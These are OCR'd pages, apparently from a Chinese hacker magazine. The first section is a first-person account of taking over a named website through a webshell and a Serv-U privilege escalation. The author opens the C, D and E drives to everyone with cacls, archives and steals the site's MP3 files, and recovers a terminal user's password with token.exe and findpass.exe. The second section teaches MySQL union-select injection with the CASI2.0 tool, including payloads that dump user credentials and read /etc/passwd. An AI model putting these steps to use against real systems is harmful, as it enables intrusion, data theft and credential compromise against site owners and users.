
进入到WScriptShell命令行操作模块随手输入了**net start**后惊喜的发现可以执行cmd命令，并且看到了可爱的serv-u ftp服务、Terminal Services终端服务都在开放的服务里面，这下很有可能要提升权限成功了。执行一下**netstat -an**后察看一下端口，发现tcp里面真的有43958端口在开放着，这个管理员看来还没有来得及更改一下这些

serv-u 的默认的并且是危险的东西。再回到FSO 文件浏览器这个模块里面上传serv-u 本地提升权限的su.exe 去，这里我把su.exe 改了一下名字，改成test.jpg 上传上去（不要着急，呵呵，在shell 模式下，不论什么后缀都是要当作.exe 可执行文件来执行的^_^），传完后，再回到 WScriptShell 命令行操作模块执行：


```
D:\SpMix.com\Www.SpMix.Com\all\dj\database\test.jpg "cacls.exe c: /e /t /g everyone:F"
D:\SpMix.com\Www.SpMix.Com\all\dj\database\test.jpg "cacls.exe d: /e /t /g everyone:F"
D:\SpMix.com\Www.SpMix.Com\all\dj\database\test.jpg "cacls.exe e: /e /t /g everyone:F"
```


命令执行后会把C，D，E 盘都设置成everyone 可以浏览控制。OK，执行顺利进行了（图7）。





然后在各个盘里仔细找了一会，终于在D:\Mp3.Spmix.com\dingshi\ 文件夹里面找到了所有的.mp3 音乐，再上传一个rar.exe（这里我改名为test1.jpg 了，上传到D:\SpMix.com\Www.SpMix.Com\all\dj\database\ 文件夹下），回到 WScriptShell 命令行操作模块执行打包命令：**D:\SpMix.com\Www.SpMix.Com\all\dj\database\test1.jpg a -r D:\SpMix.com\Www.SpMix.Com\all\dj\database\mp3.rar D:\Mp3.Spmix.com\dingshi**，这样会把D:\Mp3.Spmix.com\dingshi\ 文件夹下所有的音乐文件打包到D:\SpMix.com\Www.SpMix.Com\all\dj\database\ 文件夹下，命名为mp3.rar。执行时间比较长，因为文件比较多，超出了脚本运行的最长时间，不过没有关系，等一会再到D:\SpMix.com\Www.SpMix.Com\all\dj\database\ 文件夹下一看，嘿嘿，mp3.rar 文件已经静静的躺在那里了，可以下载了。任务完成！以后看来我又可以好好在老婆面前吹牛一番了^_^。





想了想之后，我决定再突破一下，得到终端管理的账号和密码多好呀，那样不是又多了一台肉鸡么，说干就干，首先在D:\SpMix.com\Www.SpMix.Com\all\dj\database\ 文件夹下新建一个1.bat 的文件，内容为：**query user >D:\SpMix.com\Www.SpMix.Com\all\dj\database\1.txt**。

然后返回到 WScriptShell 命令行操作模块执行：**D:\SpMix.com\Www.SpMix.Com\all\dj\database\test.jpg "D:\SpMix.com\Www.SpMix.Com\all\dj\database\1.bat"**，这样做的用处是可以看到query user 命令执行的回显，如果有连接用户的话，我就可以再传上去token.exe 和findpass.exe 来得到连接的用户的账号和密码了。执行完命令后回到FSO 文件浏览器下看到已经有一个1.txt 躺在那里了，点“编辑”看看里面的内容，不出所料，果然有终端用户lognic 在上面连着呢(图8)。

再上传token.exe 和findpass.exe（我改名上传为t.jpg 和f.jpg 了），上传完后再编辑一下那个1.bat 文件，内容编辑为：**D:\SpMix.com\Www.SpMix.Com\all\dj\database\t.jpg >>D:\SpMix.com\Www.SpMix.Com\all\dj\database\1.txt**。

然后返回到WScriptShell 命令行操作模块执行：**D:\SpMix.com\Www.SpMix.Com\all\dj\database\test.jpg "D:\SpMix.com\Www.SpMix.Com\all\dj\database\1.bat"**，执行完后FSO 文件浏览器接着看那个1.txt 文件的内容，嘿嘿，那个终端用户lognic 的pid 值和域都出来了（图9），我们可以执行findpass.exe 来得到他的密码了。

接着编辑1.bat 文件，内容为：**D:\SpMix.com\Www.SpMix.Com\all\dj\database\f.jpg PER-71E34D73E lognic 952 >>D:\SpMix.com\Www.SpMix.Com\all\dj\database\1.txt**

然后返回到WScriptShell 命令行操作模块执行：**D:\SpMix.com\Www.SpMix.Com\all\dj\database\test.jpg "D:\SpMix.com\Www.SpMix.Com\all\dj\database\1.bat"**。

最后我们在返回FSO 文件浏览器接着看那个1.txt 文件的内容，lognic 的密码也出来了（鉴于个人隐私，我就不再捕图了）。大功告成，得到了账号和密码了，又多了一台终端肉鸡了。清理掉所有的文件后就可以撤退了，webshell 也清理掉了，反正知道了他的数据库地址了，以后管理员改密码了我就再插库就可以了。这里给大家演示的只是webshell 下的一些小小的操作，大家可以举一反三来进行更多的操作，要知道有serv-u 漏洞的话，我们在webshell 下可以进行的操作是和他本机的cmd.exe 上进行的命令是一模一样的，无非就是多了.bat 和.txt 文件而已。

不说了，该让出电脑来让老婆来欣赏那些混音音乐了。大家再见。

4月

黑客厨房 黑客手册



所谓工欲善其事，必先利其器。黑客厨房里有什么呢？油盐酱醋辣椒花椒香油料酒八角大料锅碗瓢盆……，如此琳琅满目，数不胜数，从不进厨房帮妈妈干活的你是不是有点犯晕。很早以前，一个朋友曾经告诉我，入侵就像堆积木，怎么组合就看你自己了。我们黑客厨房开张的目的，就是想给各位初入门的看官介绍黑界的各种当家兵器、最新的黑客利器以及其他各种的辅助工具。厨房初次开张，特意先给各位准备好了一顿丰盛而经典的“注射工具大盘点”；还有WZHPRO@JSCPU、浅蓝的辐射鱼也分别送来了ASP和PHP的新注射利刃——啊D和CASI2，辐射鱼的CASI2融和了自己的一些思路和经验在里面，值得细细品尝。如果你怕做“坏事”被人家发现，这好办，无敌最寂寞踏破铁鞋找到的一款反跟踪软件和网路游侠@X.U.S.T来教会你怎么在网络上做个隐身人；虽然能隐住自己了，但是还不能放松警惕啊！

今天，咱们能攻能防，还可以隐藏，我这个大厨为你准备的大餐，您觉得到“胃”了吗？

使用CASI2.0进行我们的mysql注射

浅蓝的辐射鱼[F.S.T]

现在的网络发展，php&mysql的注射越来越引起安全界的重视，但是php的注射由于语句的构造困难，一般的人都不愿意涉及，而且php的安全性质确实比asp好。其实慢慢学起来，php注射基本不会很难，我们可以使用工具帮助注射！本文将给大家讲解使用CASI2.0这款工具的使用。

一、php的注射基础知识

先来给大家说说php的注射基础，因为毕竟在使用工具之前，我们要手动测试一个站点是否存在漏洞。而且我们要取得关键词才可以使用CASI注射。手动测试的方法一般是在站点的URL参数后面加上%20and%201=2%20union%20select%201,(%20是空格的转义字符，IE会自动转换，我们输入的时候留成空格)，如果显示错误页面，说明我们猜测的字段数不正确，那我们就依次加“1”，这样子的测试下去，就是一直在url后面加“1”，如果可以注入的话，后面显示的页面的部分内容会被我们的1所代替。例如http://localhost/inject.php?id=1%20and%201=2%20union%20select%201,1,1,1在这里有两个地方可能造成疑区，我们来看一个例子吧，比如http://localhost/inject.php?id=1%20and%201=2%20union%20select%201,1,1,1这段url，其中1=2也可以改成1=4之类的，反正不是1=1就是了。之所以我会在这里用1=2是因为我们必须使前面的mysql语句错误，才可以在页面得到所需要的结果，所以只要1不等于后面的数字就可以了。这里的id也可以无穷大到不存在，但是一般情况下，都是使用1=2的，再就是union是mysql里用来连接后面mysql语句的。大家也许会想为什么这里有个union、因为union用于将多个SELECT语句的结果联合到一个结果集中，说白了，在union后面我们可以加上另外的mysql查询语句。

比如http://localhost/show.php?id=10%20and%201=2%20union%20select%201,username,1,1,1,1,1,1,1,1,1,password,1,1,1,1,1,1,1,1,1,1,1,1%20from%20ym_down_user%20where%20id=1，这条语句中的1=2就是使前面不成立，而union连接了后面的select ,username,password，from ymdown_user where id=1，所以可以把夜猫的用户密码读出来（因为这里的ymdown_user是夜猫下载系统的默认数据库名称）。以上就是一些简单的php注射，下面给大家详细说明一下CASI的使用。

二、CASI2.0的使用

这款软件是小黑写来进行mysql注射的工具，目前2.0支持扫描和扫描后台已经读出数据库数据可读文件代码的功能。操作其实很简单，但是由于大家刚开始接触mysql的注射，有的地方会比较模糊，下面给大家比较详细的说明一下。

比如说我们找一个站点http://www.******.com/job.php?action=showjob&jobid=773进行手动探测，首先在后面加上%20and%201=2%20union%20select%201，看到了没有，显示了数据库错误，(图1)。




图1

当然，只要你愿意，你也可以这么一直的加上去，这是可以的，但是我们在这里说的是使用CASI的注射，运行CASI2.0，把http://www.******.com/job.php?action=showjob&jobid=773填入“注射URL”的框内，“判断字符”就是我们手动测试后页面中所显示出现过的，但是原来没有的字符，也就是数据库错误显示的内容。注意了，这里的“判断字符”要填的和asp注射时是相反的，asp注射要填的是原来页面有的但是错误页面没有的字符，php是要填入错误页面有的但原来页面没有的字符。我们看到如图2中所填入的“微小的错误”，这五个字符是原来页面上没有的。然后点开始扫描，可以看到那一页的原本的数据已经被我们提交的替换了，如图2中的部分地方显示了我们填入的数字，像8，7，9，3等字样。




图2

知道可以注射后接下来可以做什么呢？

首先假设知道表名的情况下就可以读出数据库内容了，我们只要在插入选择页面显示的数字，假设要把user 这个数据查询出来，必须要它可以在页面显示，我们注射结果里替换了原本数据的有8，7，9，3 这些数据，我们想把数据显示在哪里就在插入位置那里填写这些数字中的任意一个。我们只要在用户名插入位置这类地方填写相应的数字就可以了，这些数据必须是你当前注射成功的！

假设表名知道是noweb，用户为username，密码为password，我们要把用户名显示在8 的位置，密码显示在9 位置上，就在用户名位置写8，用户名字段写username，密码位置写9，字段写password，表名写noweb，如图3 显示的：我们这里不知道它的数据库名和字段名，也就不演示它读出的效果了（听小黑说他开发的CASI3.0 能自动读出数据库名和字段名，听上去真是诱人啊，但是听说CASI3.0 是要花钱买的，呵呵~~）




图 3

而我们在不知道数据库表的情况下我们可以使用loadfile 读出服务器的一些文件的源文件，但是你必须填写绝对路径才可以，好在绝对路径的获取一般在php 里是很容易实现的，一些站点我们只要在参数后面加上单引号，路径就可以显示出来，编写上本来就有问题的php 页面我们直接访问就可以得到路径。

CASI2.0 在取得路径的loadfile 是这样填写的，假设路径是D：\noweb\include\config.inc.php,要把它显示在当前注射的10的位置上,可以在loadfile 插入位置那里填写10,在路径那里填写D:\noweb\include\config.inc.php，只要查看返回页面的源文件就可以看到代码，因为通常我们读的php 部分代码会被IE 解析为HTML，所以不能在页面正常的读取。如图4 指示。



图 4

其中UNIX 系统默认的/etc/passwd 文件是系统的主要文件之一，这也是它的绝对路径，该文件中包含了所有用户登录名清单；为所有用户指定了主目录；在登录时使用的 shell 程序名称等。该文件还保存了用户口令；给每个用户提供系统识别号，如果可以的话，我们能读出/etc/passwd 的内容。就刚才的那个网站，我们如图5 这样构造：把loadfile('/etc/passwd')显示在原来图1 中数字3 出现的位置，看到了吗？图5 中显示了它的/etc/passwd 值了吧！

